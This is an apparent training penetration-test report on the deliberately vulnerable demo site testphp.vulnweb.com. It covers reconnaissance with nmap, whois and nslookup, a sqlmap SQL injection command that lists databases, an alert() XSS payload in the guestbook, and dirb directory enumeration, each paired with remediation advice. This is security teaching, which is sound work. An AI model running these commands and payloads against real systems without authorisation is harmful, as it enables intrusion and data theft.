
Hard Level Task


Create a detailed report including the information, planning and the attacks initiated and steps involved to analyze and initiate the attack in the website http://testphp.vulnweb.com/


- **Objective:** To perform a penetration test on http://testphp.vulnweb.com to identify vulnerabilities, exploit them, and provide recommendations to secure the application.

Step 1: Reconnaissance

- **Tools Used: -** nmap – Port scanning and service enumeration
  whois – Domain information gathering
  nslookup – DNS resolution
- **Commands:** nmap -sV -T4 testphp.vulnweb.com
  whois testphp.vulnweb.com
  nslookup testphp.vulnweb.com
- **Observation: -** IP Address resolved: 44.228.249.3
  Hosted on AWS Cloud
  DNS resolution successful
- **Impact:** Initial reconnaissance allowed mapping of the attack surface, confirming the target server details and potential entry points.







Step 2 – SQL Injection

- **Tool Used:** sqlmap
- **Command Executed:** sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --random-agent --batch
- **Findings:**
- The artist parameter is vulnerable to SQL Injection.
- Backend DBMS identified as MySQL.
- Extracted Databases:

1. acuart
2. information_schema

- **Impact:** This vulnerability allows an attacker to extract sensitive database information, modify content, and potentially gain admin-level access to the application.

- **Recommendation:**


1. Implement parameterized queries or prepared statements.
2. Apply server-side input validation and sanitization.
3. Disable verbose database error messages.

Step 3 – Cross-Site Scripting (XSS)

- **Page Tested:** http://testphp.vulnweb.com/guestbook.php
- **Payload Used:** <script>alert('Yash Kaushik')</script>
- **Findings:**

1. Successfully executed JavaScript payload.
2. Confirmed Reflected XSS vulnerability with popup displaying Yash Kaushik.

- **Impact:** An attacker can inject arbitrary JavaScript, steal session cookies, perform phishing attacks, or hijack user accounts.
- **Recommendation:**
- Sanitize all user inputs before rendering.
- Encode output using HTML escaping.
- Use security frameworks or libraries to handle input safely.




Step 4 – Directory Enumeration

- **Tool Used:** dirb
- **Command Executed:** dirb http://testphp.vulnweb.com/
- **Findings:**

Discovered hidden directories:

1. /admin/, /cgi-bin/, /CVS/, /crossdomain.xml, /favicon.ico, /index.php, /pictures/, /secured/, /vendor/
2. 9 valid paths were found before connection errors occurred.

- **Impact:** Exposed directories can lead to sensitive file leakage, configuration exposure, or backdoor entry points.
- **Recommendation:**
- Restrict access to sensitive directories.
- Remove unnecessary files and directories from production.
- Apply proper permission settings on the web server.



Final Recommendations:

Vulnerability	Risk	Recommendation
SQL Injection	Full database compromise	Use parameterized queries and validate all inputs
Cross-Site Scripting	Session hijacking, phishing attacks	Encode outputs, sanitize inputs, use CSP headers
Exposed Directories	Unauthorized access to sensitive content	Restrict/remove directories, implement access control

Final Recommendations:

- **Use parameterized queries and input validation for SQL.**
- **Encode outputs and sanitize user input to prevent XSS.**
- **Restrict or remove unnecessary directories.**
- **Implement HTTPS and access control policies.**
- **Conduct regular vulnerability scans and patch management.**

Conclusion:

The penetration test on testphp.vulnweb.com revealed major vulnerabilities including SQL Injection, Reflected XSS, and Exposed Directories. These issues can be exploited to gain unauthorized access, manipulate data, and compromise user security. Implementing secure coding practices, sanitizing inputs, and regularly auditing the application are essential to ensure the safety of the system.